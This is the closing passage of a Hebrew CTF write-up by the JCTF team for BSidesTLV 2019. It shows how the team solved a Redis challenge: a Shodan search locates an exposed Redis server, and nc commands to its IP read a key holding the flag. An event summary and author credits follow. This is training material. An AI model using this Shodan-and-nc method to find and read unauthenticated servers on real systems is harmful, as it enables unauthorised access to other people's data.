כמו שיש מנועי חיפוש לאתרי אינטרנט, ישנם גם מנועי חיפוש למכשירים שמחוברים לאינטרנט. [Shodan](#) הוא המפורסם שבהם.

נחפש את המאפיינים שתוארו לנו באמצעות המחרוזת הבאה:

```
org:"DigitalOcean" city:Frankfurt Redis flag
```


התוצאה היחידה היא:

46.101.175.108

DigitalOcean
Added on 2019-06-29 03:37:07 GMT
 Germany, Frankfurt

cloud

```
# Server
redis_version:5.0.5
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:7983a619928f1f2d
redis_mode:standalone
os:Linux 4.15.0-50-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:6.3.0
process_id:9
run_id:c98789c875084663531f306...
```



אם נכנס לפירוט, נראה את הפורט הפתוח ופרטים נוספים:

```
6379
tcp
redis
Redis key-value store Version: 5.0.5

# Server
redis_version:5.0.5
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:7983a619928f1f2d
redis_mode:standalone
os:Linux 4.15.0-50-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:6.3.0
process_id:9
run_id:c98789c875084663531f3060d396eabf6956a459
tcp_port:6379
uptime_in_seconds:1539121
uptime_in_days:17
hz:10
configured_hz:10
lru_clock:1498337
executable:/tmp/redis-server
config_file:
```

```
# CPU
used_cpu_sys:1342.231642
used_cpu_user:1161.578265
used_cpu_sys_children:0.000000
used_cpu_user_children:0.000000


# Cluster
cluster_enabled:0

# Keyspace
db0:keys=1,expires=0,avg_ttl=0

# Keys
flag
```

כעת נוכל להתחבר אל השרת ולקבל את הדגל:

```
root@kali:/media/sf_CTFs/bsidestlv/Redis_in_the_wild# nc 46.101.175.108 6379
get flag
$26
BSidesTLV{L00ksL1k30s1nt!}
```



סיכום

כמו בשנה שעברה, גם השנה מדובר היה ב-CTF ברמה גבוהה עם מגוון גדול של אתגרים בנושאים שונים. רמת הקושי נעה בין אתגרים קלים מאוד (כמו Redis או Pacman) לאתגרים מורכבים שהצריכו עבודה רבה (תרגילי Browser).

DoSaTTaCK ייזכר לטובה בתור תרגיל שהצריך יציאה מאזור הנוחות, עם סביבה וכלים שכבר נפלטו מארגז הכלים היומיומי. מדהים לראות כמה התחום התקדם והתפתח מאז.

גם El Profesor ראוי לציון בתור אתגר שדימה מקרה אמיתי שהסתכם בגניבת מיליוני דולרים. תזכורת טובה לכך ש-real-world exploit יכול להיות מספיק פשוט ואלגנטי על מנת להיכלל ב-CTF, או שפשוט הגבול בין חולשת-דמה לצרכי משחק ובין המציאות הולך ומטשטש.

הכנס היה מלא בהרצאות מעניינות, אוכל, אלוהול ואפילו סולו גיטרה של יוסי סאסי האחד והיחיד. היה כיף לפגוש את המארגנים, היוצרים ופותרים אחרים של ה-CTF.

אודות הכותבים

מאמר זה נכתב על ידי חברי קבוצת JCTF אשר השתתפו בסדרת האתגרים ([YaakovCohen88](#), [Schtrudel](#), [Narcissus](#), Moshe Wagner, Israel Erlich, ו-[Dvd848](#)).

JCTF היא קבוצת חובבי CTF. היא נוסדה ע"י בוגרי קורס אבטחת תוכנה של אריה הנל ([@Schtrudel](#)) המועבר במרכז אקדמי לב - JCT (ומכאן השם: JCT+CTF=JCTF), ובאינטל.

אנחנו מאמינים שפתרון אתגרים הוא דרך טובה ללמוד ולהישאר בעניינים, בעיקר מסביב לנושאים שלא מתעסקים בהם ביומיום.

ברכות ל-dm0n על הזכייה במקום הראשון, תודה רבה לצוות BsidesTLV על כנס מושקע ולצוות ה-CTF המוכשר שאמנם גרם לנו למספר לילות ללא שינה, אבל גם עזר לנו ללמוד לא מעט דברים על הדרך. תמשיכו עם העבודה הטובה, וכמובן שמחכים כבר ל-CTF הבא.